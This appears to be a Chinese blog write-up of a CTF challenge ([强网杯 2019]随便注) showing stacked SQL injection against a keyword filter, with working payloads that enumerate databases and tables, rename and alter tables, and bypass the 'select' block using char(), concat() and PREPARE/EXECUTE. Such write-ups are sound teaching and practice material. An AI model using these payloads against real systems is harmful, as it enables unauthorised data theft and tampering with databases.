一天一道CTF 第三天(堆叠注入改表名)

原创

scrawman 于 2021-03-02 15:16:54 发布 71 收藏

[强网杯 2019]随便注

今天的也是SQL注入，输入`1'`报错显示说明闭合符号是`'`

再随便试试`-1’ union select 1,2,3 --+`，回显`return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);`

preg_match本来的作用是一个匹配函数，也就是在我们输入的语句中查找是否存在select等关键词，i表示大小写不敏感，无法用大小写混搭来绕过。

在网上查了一下可以用堆叠注入，`1';show databases;#`查看数据库名


```
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

`1';show tables;#`查看表名，发现有两个表word和1919810931114514



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

`1';show columns from word;#`发现里面有一个int和一个varchar，应该就是我们之前正常查询时查到的表

查1919810931114514表时要加反单引号，看结果flag就在这个表里

```
1';show columns from `1919810931114514`;#
```

要查看这个flag的内容就要用到骚操作了，我也是网上看的大神的解法（这是一般人能想出来的？）
因为我们可以查询word表里的数据，就想办法把1919810931114514表的名字改成word，把原word表换一个名，再把列名flag改成id或者data，以下是payload。最后再`1' or '1'='1`显示全部结果即可。

```
1';RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `flag` `id` VARCHAR(100) ;show columns from words;#
```

也可以使用预定义处理语句绕过select过滤，以下三个payload都可以得到flag。都是给hacker先赋值一个语句，然后再执行hacker。char() 函数将ASCII码转换为'select'，concat()函数再将它拼接成字符串。~~今天头有点晕就不具体写了。~~

```
1';PREPARE hacker from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE hacker;#
```

```
1';SET @sqli=concat(char(115,101,108,101,99,116),'* from `1919810931114514`');PREPARE hacker from @sqli;EXECUTE hacker;#
```

```
1';PREPARE hacker from concat('s','elect', ' * from `1919810931114514` ');EXECUTE hacker;#
```

参考网站：https://www.cnblogs.com/wjw-zm/p/12359735.html